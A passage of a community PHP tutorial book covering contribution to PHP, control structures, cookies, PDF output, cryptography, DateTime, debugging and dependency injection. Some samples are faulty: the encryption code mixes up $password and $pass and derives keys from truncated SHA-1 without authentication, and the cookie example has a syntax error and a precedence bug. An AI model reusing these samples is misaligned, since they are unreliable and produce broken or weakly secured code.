Chapter 20: Contributing to the PHP Core

Remarks

PHP is an open source project, and as such, anyone is able to contribute to it. Broadly speaking, there are two ways to contribute to the PHP core:

- Bug fixing
- Feature additions

Before contributing, however, it is important to understand how PHP versions are managed and released so that bug fixes and feature requests can target the correct PHP version. The developed changes can be submitted as a pull request to the PHP Github repository. Useful information for developers can be found on the "Get Involved" section of the PHP.net site and the #externals forum.

Contributing with Bug Fixes

For those looking to begin contributing to the core, it's generally easier to start with bug fixing. This helps to gain familiarity with PHP's internals before attempting to make more complex modifications to the core that a feature would require.

With respect to the version management process, bug fixes should target the lowest affected, *whilst still supported* PHP version. It's this version that bug fixing pull requests should target. From there, an internals member can merge the fix into the correct branch and then merge it upwards to later PHP versions as necessary.

For those looking to get started on resolving bugs, a list of bug reports can be found at bugs.php.net.

Contributing with Feature Additions

PHP follows an RFC process when introducing new features and making important changes to the language. RFCs are voted on by members of php.net, and must achieve either a simple majority (50% + 1) or a super majority (2/3 + 1) of the total votes. A super majority is required if the change affects the language itself (such as introducing a new syntax), otherwise only a simple majority is required.

Before RFCs can be put to vote, they must undergo a discussion period of at least 2 weeks on the official PHP mailing list. Once this period has finished, and there are no open issues with the RFC, it can then be moved into voting, which must last at least 1 week.

If a user would like to revive a previously rejected RFC, then they can do so only under one of the following two circumstances:

- 6 months has passed from the previous vote
- The author(s) make substantial enough changes to the RFC that would likely affect the outcome of the vote should the RFC be put to vote again.

The people who have the privilege to vote will either be contributors to PHP itself (and so have php.net accounts), or be representatives of the PHP community. These representatives are chosen by those with php.net accounts, and will either be lead developers of PHP-based projects or regular participants to internals discussions.

When submitting new ideas for proposal, it is almost always required for the proposer to write, at the very least, a proof-of-concept patch. This is because without an implementation, the suggestion simply becomes another feature request that is unlikely to be fulfilled in the near future.

A thorough how-to of this process can be found at the official How To Create an RFC page.

Releases

Major PHP versions have no set release cycle, and so they may be released at the discretion of the internals team (whenever they see fit for a new major release). Minor versions, on the other hand, are released annually.

Prior to every release in PHP (major, minor, or patch), a series of release candidates (RCs) are made available. PHP does not use an RC as other projects do (i.e. if an RC has not problems found with it, then make it as the next final release). Instead, it uses them as a form of final betas, where typically a set number of RCs are decided before the final release is made.

Versioning

PHP generally attempts to follow semantic versioning where possible. As such, backwards compatibility (BC) should be maintained in minor and patch versions of the language. Features and changes that preserve BC should target minor versions (not patch versions). If a feature or change has the potential to break BC, then they should aim to target the next major PHP version (**X**.y.z) instead.

Each minor PHP version (x.**Y**.z) has two years of general support (so-called "active support") for all types of bug fixes. An additional year on top of that is added for security support, where only security-related fixes are applied. After the three years is up, support for that version of PHP is dropped completely. A list of currently supported PHP versions can be found at php.net.

Examples

Setting up a basic development environment

PHP's source code is hosted on GitHub. To build from source you will first need to check out a working copy of the code.

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

If you want to add a feature, it's best to create your own branch.

```
git checkout -b my_private_branch
```

Finally, configure and build PHP

```
./buildconf
./configure
make
make test
make install
```

If configuration fails due to missing dependencies, you will need to use your operating system's package management system to install them (e.g. `yum`, `apt`, etc.) or download and compile them from source.

Read Contributing to the PHP Core online: https://riptutorial.com/php/topic/3929/contributing-to-the-php-core

Chapter 21: Contributing to the PHP Manual

Introduction

The PHP Manual provides both a functional reference and a language reference along with explanations of PHP's major features. The PHP Manual, unlike most languages' documentation, encourages PHP developers to add their own examples and notes to each page of the documentation. This topic explains contribution to the PHP manual, along with tips, tricks, and guidelines for best practice.

Remarks

Contributions to this topic should mainly outline the process around contributing to the PHP Manual, e.g. explain how to add pages, how to submit them for review, finding areas to contribute content, too and so on.

Examples

Improve the official documentation

PHP has great official documentation already at http://php.net/manual/. The PHP Manual documents pretty much all language features, the core libraries and most available extensions. There are plenty of examples to learn from. The PHP Manual is available in multiple languages and formats.

Best of all, **the documentation is free for anyone to edit**.

The PHP Documentation Team provides an online editor for the PHP Manual at https://edit.php.net. It supports multiple Single-Sign-On services, including logging in with your Stack Overflow account. You can find an introduction to the editor at https://wiki.php.net/doc/editor .

Changes to the PHP Manual need to be approved by people from the PHP Documentation Team having *Doc Karma*. Doc Karma is somewhat like reputation, but harder to get. This peer review process makes sure only factually correct information gets into the PHP Manual.

The PHP Manual is written in DocBook, which is an easy to learn markup language for authoring books. It might look a little bit complicated at first sight, but there are templates to get you started. You certainly don't need to be a DocBook expert to contribute.

Tips for contributing to the manual

The following is a list of tips for those who are looking to contribute to the PHP manual:

- **Follow the manual's style guidelines**. Ensure that the manual's style guidelines are always

---

being followed for consistency's sake.

- **Perform spelling and grammar checks**. Ensure proper spelling and grammar is being used - otherwise the information presented may be more difficult to assimilate, and the content will look less professional.

- **Be terse in explanations**. Avoid rambling to clearly and concisely present the information to developers who are looking to quickly reference it.

- **Separate code from its output**. This gives cleaner and less convoluted code examples for developers to digest.

- **Check the page section order**. Ensure that all sections of the manual page being edited are in the correct order. Uniformity in the manual makes it easier to quickly read and lookup information.

- **Remove PHP 4-related content**. Specific mentions to PHP 4 are no longer relevant given how old it is now. Mentions of it should be removed from the manual to prevent convoluting it with unnecessary information.

- **Properly version files**. When creating new files in the documentation, ensure that the revision ID of the file is set to nothing, like so: `<!-- $Revision$ -->`.

- **Merge useful comments into the manual**. Some comments contribute useful information that the manual could benefit from having. These should be merged into the main page's content.

- **Don't break the documentation build**. Always ensure that the PHP manual builds properly before committing the changes.

Read Contributing to the PHP Manual online: https://riptutorial.com/php/topic/2003/contributing-to-the-php-manual

Chapter 22: Control Structures

Examples

Alternative syntax for control structures

PHP provides an alternative syntax for some control structures: `if`, `while`, `for`, `foreach`, and `switch`.

When compared to the normal syntax, the difference is, that the opening brace is replaced by a colon (:) and the closing brace is replaced by `endif;`, `endwhile;`, `endfor;`, `endforeach;`, or `endswitch;`, respectively. For individual examples, see the topic on alternative syntax for control structures.

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

Multiple `elseif` statements using short-syntax:

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

PHP Manual - Control Structures - Alternative Syntax

while

`while` loop iterates through a block of code as long as a specified condition is true.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Output: `123456789`

For detailed information, see the Loops topic.

do-while

`do-while` loop first executes a block of code once, in every case, then iterates through that block of code as long as a specified condition is true.

```
$i = 0;
```

```
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

For detailed information, see the Loops topic.

goto

The `goto` operator allows to jump to another section in the program. It's available since PHP 5.3.

The goto instruction is a goto followed by the desired target label: `goto MyLabel;`.

The target of the jump is specified by a label followed by a colon: `MyLabel:`.

This example will print `Hello World!`:

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

declare

`declare` is used to set an execution directive for a block of code.

The following directives are recognized:

- ticks
- encoding
- strict_types

For instance, set ticks to 1:

```
declare(ticks=1);
```

To enable strict type mode, the `declare` statement is used with the `strict_types` declaration:

```
declare(strict_types=1);
```

if else

The `if` statement in the example above allows to execute a code fragment, when the condition is met. When you want to execute a code fragment, when the condition is not met you extend the `if` with an `else`.

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

The ternary operator as shorthand syntax for if-else

The ternary operator evaluates something based on a condition being true or not. It is a comparison operator and often used to express a simple if-else condition in a shorter form. It allows to quickly test a condition and often replaces a multi-line if statement, making your code more compact.

This is the example from above using a ternary expression and variable values: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Outputs: `a is NOT greater than b`.

include & require

require

`require` is similar to `include`, except that it will produce a fatal `E_COMPILE_ERROR` level error on failure. When the `require` fails, it will halt the script. When the `include` fails, it will not halt the script and only emit `E_WARNING`.

```
require 'file.php';
```

include

The `include` statement includes and evaluates a file.

> *./variables.php*

```
$a = 'Hello World!';
```

> *./main.php`*

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

Be careful with this approach, since it is considered a code smell, because the included file is altering amount and content of the defined variables in the given scope.

You can also `include` file, which returns a value. This is extremely useful for handling configuration arrays:

configuration.php

```php
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```php
<?php
$config = include 'configuration.php';
```

This approach will prevent the included file from polluting your current scope with changed or added variables.

PHP Manual - Control Structures - Include

---

include & require can also be used to assign values to a variable when returned something by file.

Example :

include1.php file :

```php
<?php
    $a = "This is to be returned";

    return $a;
?>
```

index.php file :

```php
    $value = include 'include1.php';
    // Here, $value = "This is to be returned"
```

return

The `return` statement returns the program control to the calling function.

When `return` is called from within a function, the execution of the current function will end.

```
function returnEndsFunctions()
{
    echo 'This is executed';
    return;
    echo 'This is not executed.';
}
```

When you run `returnEndsFunctions();` you'll get the output `This is executed`;

When `return` is called from within a function with and argument, the execution of the current function will end and the value of the argument will be returned to the calling function.

for

`for` loops are typically used when you have a piece of code which you want to repeat a given number of times.

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

Outputs: `123456789`

For detailed information, see the Loops topic.

foreach

`foreach` is a construct, which enables you to iterate over arrays and objects easily.

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Outputs: `123`.

To use `foreach` loop with an object, it has to implement `Iterator` interface.

When you iterate over associative arrays:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

Outputs: `color: red`

For detailed information, see the Loops topic.

if elseif else

elseif

elseif combines if and else. The if statement is extended to execute a different statement in case the original if expression is not met. But, the alternative expression is only executed, when the elseif conditional expression is met.

The following code displays either "a is bigger than b", "a is equal to b" or "a is smaller than b":

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Several elseif statements

You can use multiple elseif statements within the same if statement:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

if

The if construct allows for conditional execution of code fragments.

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

PHP Manual - Control Structures - If

switch

The switch structure performs the same function as a series of if statements, but can do the job in fewer lines of code. The value to be tested, as defined in the switch statement, is compared for equality with the values in each of the case statements until a match is found and the code in that block is executed. If no matching case statement is found, the code in the default block is executed, if it exists.

Each block of code in a case or default statement should end with the break statement. This stops the execution of the switch structure and continues code execution immediately afterwards. If the

`break` statement is omitted, the next `case` statement's code is executed, *even if there is no match.* This can cause unexpected code execution if the `break` statement is forgotten, but can also be useful where multiple `case` statements need to share the same code.

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

In addition to testing fixed values, the construct can also be coerced to test dynamic statements by providing a boolean value to the `switch` statement and any expression to the `case` statement. Keep in mind the *first* matching value is used, so the following code will output "more than 100":

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

For possible issues with loose typing while using the `switch` construct, see Switch Surprises

Read Control Structures online: https://riptutorial.com/php/topic/2366/control-structures

Chapter 23: Cookies

Introduction

An HTTP cookie is a small piece of data sent from a website and stored on the user's computer by the user's web browser while the user is browsing.

Syntax

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]]] )`

Parameters

parameter	detail
name	The name of the cookie. This is also the key you can use to retrieve the value from the `$_COOKIE` super global. *This is the only required parameter*
value	The value to store in the cookie. This data is accessible to the browser so don't store anything sensitive here.
expire	A Unix timestamp representing when the cookie should expire. If set to zero the cookie will expire at the end of the session. If set to a number less than the current Unix timestamp the cookie will expire immediately.
path	The scope of the cookie. If set to `/` the cookie will be available within the entire domain. If set to `/some-path/` then the cookie will only be available in that path and descendants of that path. Defaults to the current path of the file that the cookie is being set in.
domain	The domain or subdomain the cookie is available on. If set to the bare domain `stackoverflow.com` then the cookie will be available to that domain and all subdomains. If set to a subdomain `meta.stackoverflow.com` then the cookie will be available only on that subdomain, and all sub-subdomains.
secure	When set to `TRUE` the cookie will only be set if a secure HTTPS connection exists between the client and the server.
httponly	Specifies that the cookie should only be made available through the HTTP/S protocol and should not be available to client side scripting languages like JavaScript. Only available in PHP 5.2 or later.

Remarks

It is worth noting that mere invoking `setcookie` function doesn't just put given data into `$_COOKIE` superglobal array.

For example there is no point in doing:

```
setcookie("user", "Tom", time() + 86400, "/");
var_dump(isset($_COOKIE['user'])); // yields false or the previously set value
```

The value is not there yet, not until next page load. The function `setcookie` just says "*with next http connection tell the client (browser) to set this cookie*". Then when the headers are sent to the browser, they contain this cookie header. The browser then checks if the cookie hasn't expired yet, and if not, then in http request it sends the cookie to the server and that's when PHP receives it and puts the contents into `$_COOKIE` array.

Examples

Setting a Cookie

A cookie is set using the `setcookie()` function. Since cookies are part of the HTTP header, you must set any cookies before sending any output to the browser.

Example:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

Description:

- Creates a cookie with name `user`
- (Optional) Value of the cookie is `Tom`
- (Optional) Cookie will expire in 1 day (86400 seconds)
- (Optional) Cookie is available throughout the whole website `/`
- (Optional) Cookie is only sent over HTTPS
- (Optional) Cookie is not accessible to scripting languages such as JavaScript

  A created or modified cookie can only be accessed on subsequent requests (where `path` and `domain` matches) as the superglobal `$_COOKIE`is not populated with the new data immediately.

Retrieving a Cookie

Retrieve and Output a Cookie Named `user`

The value of a cookie can be retrieved using the global variable `$_COOKIE`. example if we have a cookie named `user` we can retrieve it like this

```
echo $_COOKIE['user'];
```

Modifying a Cookie

The value of a cookie can be modified by resetting the cookie

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

> Cookies are part of the HTTP header, so `setcookie()` must be called before any output is sent to the browser.

> When modifying a cookie make sure the `path` and `domain` parameters of `setcookie()` matches the existing cookie or a new cookie will be created instead.

> The value portion of the cookie will automatically be urlencoded when you send the cookie, and when it is received, it is automatically decoded and assigned to a variable by the same name as the cookie name

Checking if a Cookie is Set

Use the `isset()` function upon the superglobal `$_COOKIE` variable to check if a cookie is set.

Example:

```
// PHP <7.0
if (isset($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Removing a Cookie

To remove a cookie, set the expiry timestamp to a time in the past. This triggers the browser's removal mechanism:

```
setcookie('user', '', time() - 3600, '/');
```

> When deleting a cookie make sure the `path` and `domain` parameters of `setcookie()` matches the cookie you're trying to delete or a new cookie, which expires immediately, will be created.

It is also a good idea to unset the `$_COOKIE` value in case the current page uses it:

```
unset($_COOKIE['user']);
```

Read Cookies online: https://riptutorial.com/php/topic/501/cookies

Chapter 24: Create PDF files in PHP

Examples

Getting Started with PDFlib

This code requires that you use the PDFlib library for it to function properly.

```php
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

Read Create PDF files in PHP online: https://riptutorial.com/php/topic/4955/create-pdf-files-in-php

Chapter 25: Cryptography

Remarks

/* Base64 Encoded Encryption / $enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv)); / Decode and Decrypt */ $dec_data = base64_decode(openssl_decrypt($enc_data, $method, $password, true, $iv));

This way of doing the encryption and encoding would not work as presented as you are decrypting the code before unencoding the base 64.

You would need to do this in the opposite order.

/This way instead/ $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv)); $dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);

Examples

Symmetric Cipher

This example illustrates the AES 256 symmetric cipher in CBC mode. An initialization vector is needed, so we generate one using an openssl function. The variable $strong is used to determine whether the IV generated was cryptographically strong.

Encryption

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

Decryption

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 Encode & Decode

If the encrypted data needs to be sent or stored in printable text, then the `base64_encode()` and `base64_decode()` functions should be used respectively.

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

Symmetric Encryption and Decryption of large Files with OpenSSL

PHP lacks a build-in function to encrypt and decrypt large files. `openssl_encrypt` can be used to encrypt strings, but loading a huge file into memory is a bad idea.

So we have to write a userland function doing that. This example uses the symmetric *AES-128-CBC* algorithm to encrypt smaller chunks of a large file and writes them into another file.

Encrypt Files

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
```

```
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Decrypt Files

To decrypt files that have been encrypted with the above function you can use this function.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
```

```
    }

    return $error ? false : $dest;
}
```

How to use

If you need a small snippet to see how this works or to test the above functions, look at the following code.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

This will create three files:

1. *testfile.txt* with the plain text
2. *testfile.txt.enc* with the encrypted file
3. *testfile.txt.dec* with the decrypted file. This should have the same content as *testfile.txt*

Read Cryptography online: https://riptutorial.com/php/topic/5794/cryptography

Chapter 26: Datetime Class

Examples

getTimestamp

`getTimeStemp` is a unix representation of a datetime object.

```
$date = new DateTime();
echo $date->getTimestamp();
```

this will out put an integer indication the seconds that have elapsed since 00:00:00 UTC, Thursday, 1 January 1970.

setDate

`setDate` sets the date in a DateTime object.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

this example sets the date to be the twenty-fifth of July, 2015, it will produce the following result:

```
2016-07-25 17:52:15.819442
```

Add or Subtract Date Intervals

We can use the class DateInterval to add or subtract some interval in a DateTime object.

See the example below, where we are adding an interval of 7 days and printing a message on the screen:

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

This will output (running on Aug 1st, 2016):

Samara says: Seven Days. You'll be happy on 2016-08-08.

We can use the sub method in a similar way to subtract dates

```
$now->sub($interval);
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

This will output (running on Aug 1st, 2016):

Samara says: Seven Days. You were happy last on 2016-07-25.

Create DateTime from custom format

PHP is able to parse a number of date formats. If you want to parse a non-standard format, or if you want your code to explicitly state the format to be used, then you can use the static `DateTime::createFromFormat` method:

Object oriented style

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

Procedural style

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

Printing DateTimes

PHP 4+ supplies a method, format that converts a DateTime object into a string with a desired format. According to PHP Manual, this is the object oriented function:

```
public string DateTime::format ( string $format )
```

The function date() takes one parameters - a format, which is a string

Format

The format is a string, and uses single characters to define the format:

- **Y**: four digit representation of the year (eg: 2016)
- **y**: two digit representation of the year (eg: 16)
- **m**: month, as a number (01 to 12)
- **M**: month, as three letters (Jan, Feb, Mar, etc)
- **j**: day of the month, with no leading zeroes (1 to 31)
- **D**: day of the week, as three letters (Mon, Tue, Wed, etc)
- **h**: hour (12-hour format) (01 to 12)
- **H**: hour (24-hour format) (00 to 23)
- **A**: either AM or PM
- **i**: minute, with leading zeroes (00 to 59)
- **s**: second, with leading zeroes (00 to 59)
- The complete list can be found here

Usage

These characters can be used in various combinations to display times in virtually any format. Here are some examples:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y – h:i A");
/* Returns Fri, May 26 '00 – 01:30 PM */
```

Procedural

The procedural format is similar:

Object-Oriented

```
$date->format($format)
```

Procedural Equivalent

```
date_format($date, $format)
```

Create Immutable version of DateTime from Mutable prior PHP 5.6

To create `\DateTimeImmutable` in PHP 5.6+ use:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Prior PHP 5.6 you can use:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

Read Datetime Class online: https://riptutorial.com/php/topic/3684/datetime-class

Chapter 27: Debugging

Examples

Dumping variables

The `var_dump` function allows you to dump the contents of a variable (type and value) for debugging.

Example:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Output:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

Displaying errors

If you want PHP to display runtime errors on the page, you have to enable `display_errors`, either in the `php.ini` or using the `ini_set` function.

You can choose which errors to display, with the `error_reporting` (or in the ini) function, which accepts `E_*` constants, combined using bitwise operators.

PHP can display errors in text or HTML format, depending on the `html_errors` setting.

Example:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

Plain text output: (HTML format differs between implementations)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> **NOTE:** If you have error reporting disabled in php.ini and enable it during runtime,
> some errors (such as parse errors) won't be displayed, because they occured before
> the runtime setting was applied.

The common way to handle `error_reporting` is to enable it fully with `E_ALL` constant during the development, and to disable publicly displaying it with `display_errors` on production stage to hide the internals of your scripts.

phpinfo()

Warning

It is imperative that `phpinfo` is only used in a development environment. Never release code containing `phpinfo` into a production environment

---

Introduction

Having said that, it can be a useful tool in understanding the PHP environment (OS, configuration, versions, paths, modules) in which you are working, especially when chasing a bug. It is a simple built in function:

```
phpinfo();
```

It has one parameter `$what` that allows the output to be customized. The default is `INFO_ALL`, causing it to display all information and is commonly used during development to see the current state of PHP.

You can pass the parameter `INFO_*` constants, combined with bitwise operators to see a

---

customized list.

You can run it in the browser for a nicely formatted detailed look. It also works in PHP CLI, where you can pipe it into `less` for easier view.

Example

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

This will display a list of PHP directives (`ini_get`), environment (`$_ENV`) and predefined variables.

Xdebug

Xdebug is a PHP extension which provides debugging and profiling capabilities.
It uses the DBGp debugging protocol.

There are some nice features in this tool:

- stack traces on errors
- maximum nesting level protection and time tracking
- helpful replacement of standard `var_dump()` function for displaying variables
- allows to log all function calls, including parameters and return values to a file in different formats
- code coverage analysis
- profiling information
- remote debugging (provides interface for debugger clients that interact with running PHP scripts)

As you can see this extension is perfectly suited for development environment. Especially **remote debugging** feature can help you to debug your php code without numerous var_dump's and use normal debugging process as in `C++` or `Java` languages.

Usually installing of this extension is very simple:

```
pecl install xdebug # install from pecl/pear
```

And activate it into your php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

In more complicated cases see this instructions

When you use this tool you should remember that:
XDebug is not suitable for production environments

phpversion()

Introduction

When working with various libraries and their associated requirements, it is often necessary to know the version of current PHP parser or one of it's packages.

This function accepts a single optional parameter in the form of extension name: `phpversion('extension')`. If the extension in question is installed, the function will return a string containing version value. However, if the extension not installed `FALSE` will be returned. If the extension name is not provided, the function will return the version of PHP parser itself.

Example

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

Error Reporting (use them both)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

Read Debugging online: https://riptutorial.com/php/topic/3339/debugging

Chapter 28: Dependency Injection

Introduction

Dependency Injection (DI) is a fancy term for *"passing things in"*. All it really means is passing the dependencies of an object via the constructor and / or setters instead of creating them upon object creation inside the object. Dependency Injection might also refer to Dependency Injection Containers which automate the construction and injection.

Examples

Constructor Injection

Objects will often depend on other objects. Instead of creating the dependency in the constructor, the dependency should be passed into the constructor as a parameter. This ensures there is not tight coupling between the objects, and enables changing the dependency upon class instantiation. This has a number of benefits, including making code easier to read by making the dependencies explicit, as well as making testing simpler since the dependencies can be switched out and mocked more easily.

In the following example, `Component` will depend on an instance of `Logger`, but it doesn't create one. It requires one to be passed as argument to the constructor instead.

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

Without dependency injection, the code would probably look similar to:

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

